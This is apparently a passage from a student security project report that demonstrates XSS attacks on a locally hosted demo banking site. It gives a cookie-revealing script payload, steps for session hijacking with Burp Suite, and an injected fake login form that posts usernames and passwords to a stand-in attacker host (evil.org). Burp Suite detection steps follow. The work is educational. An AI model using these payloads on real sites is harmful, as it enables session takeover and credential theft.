


Fig: Approach used to hack into the database, when website has no vulnerability

## **7. IMPLEMENTATION AND OUTPUT**

**Link to the demo implementation video – [add link](#)**

### **7.1. XSS Attack**

**Tool used-** To host the website locally, **XAMPP** server has been used. The web browser that has been used to perform these attacks is **Mozilla Firefox**. The software used to perform these attacks and detection is **Burp Suite Community Edition**.

#### **1- Session Hijack**

- Run alert(document.cookie)

```
<script>alert(document.cookie);</script>
```

- Use Burp Suite to add proxy, analyse traffic and copy cookie id.
- Paste that cookie id to new browser and session continues from their.

#### **2- Steal information by injecting form in the web page using some vulnerable scripts**

- Find any text area in form which reflects same input into the web page as entered.

```
<h3>Please login to proceed</h3> <form action="http://evil.org">Username:<br><input type="username" name="username"><br>Password:<br><input type="password" name="password"><br><br><input type="submit" value="Logon"></br>
```

- Inject malicious script into that form and see resulting output.
- Inject script containing code for malicious form asking username and password.
- When user enters username and password it is shown in burp suite or can be redirected to our server.

- **Defence/Detect**

#### **1- Use Burp Suite to check for malicious target spots in our website.**

- Check if at any place on web page can we insert data.
- Download list of all possible javascripts payload and inject them one by one in that place.

- Burp Suite does this smoothly, it has inbuilt payloads also which can be used too.
- After running all scripts Burp Suite shows status, if its 200 means script injected, like this we can find vulnerability in our page.

## Steps in Burp Suite

- 1- Set your browser to local proxy setting of 121.0.0.1 as ip and 8080 as port address for local host so that burp suite can start detecting requests using proxy.
- 2- Run website in localhost and detect requests made by it in Burp->Proxy->Intercept tab.
- 3- To check for vulnerable page, if that request has anywhere “variable name”=”some value” then send this request to Repeater.
- 4- In Repeater we will check whether our changes in variables value is reflected in web page or not, if it is reflected it is vulnerable to XSS otherwise not.
- 5- If it is found vulnerable to XSS send this page to Intruder and configure position where payload to be inserted.
- 6- Add payload from list available to upload your own list.
- 7- Hit attack and check output.

## Screenshots



Fig 1- Main website




Fig 2- Login page




Fig-3- Main page

# Attack

## Session hijack

- Getting Session cookie through injecting malicious script




Fig 4: Inserting script in the web page




Fig 5: Got session cookie as reflected output due to XSS vulnerability

## Hijacking the continuous session using cookie id-

The screenshot shows a Firefox browser window with multiple tabs open. The active tab displays a web application titled 'Credit.com - Credit Company'. The page header includes 'Contact' and 'Log Out' links. Below the header, a blue bar contains the text 'View Account'. The main content area is titled 'Accounts information' and features a table with the following data:

Customer ID	IFSC	First Name	Last Name	Status	City	Country	Account Open Date
98680	BOGC2345	Tom	Cruise	ACTIVE	Bangalore	INDIA	2013-02-02
98682	IB1232	Brad	Pitt	ACTIVE	London	ENGLAND	2013-02-02
98683	WB6357	Al	Pacino	ACTIVE	New York	USA	2013-02-09

Below the table, there is a 'Dash Board' link and a 'CREDIT' logo. The status bar at the bottom right shows 'Copyright ©2020 All rights reserved' and the date '01-11-2020'.

Fig 6- View account page for normal user

## View account page for session hijacked page-

The screenshot shows a Firefox browser window with a single tab open. The tab URL is 'http://localhost/bank/viewaccounts.php'. The page content is mostly blacked out due to privacy settings, but the Firefox logo and a message 'You're in a Private Window' are visible. The message explains that Firefox clears search and browsing history when you quit the app or close all Private Browsing tabs and windows. The status bar at the bottom right shows the date '01-11-2020'.

Fig 7- Copying link of page to be viewed in private window





Fig 8- Pasting Cookie id or session id in burp suite






Fig 9- Pasting Cookie id or session id in burp suite

The screenshot shows a web browser window with the URL 'Credit.com - Credit Company - Mozilla Firefox (Private Browsing)'. The page title is 'Credit.com - Credit Company'. The main content is a table titled 'Accounts information' with the following data:

Customer ID	IFSC	First Name	Last Name	Status	City	Country	Account Open Date
98680	BOGC2345	Tom	Cruise	ACTIVE	Bangalore	INDIA	2013-02-02
98682	IB1232	Brad	Pitt	ACTIVE	London	ENGLAND	2013-02-02
98683	WB6357	Al	Pacino	ACTIVE	New York	USA	2013-02-09

At the bottom of the page, there are buttons for 'Dash Board' and 'CREDIT'. The status bar at the bottom right shows '01:34 PM 01-11-2020'.

Fig 10- Session hijacked page





Fig 11- Stealing username and password using BurpSuite



## Detection and Prevention using BurpSuite




Fig 12- Checking XSS vulnerability on web page

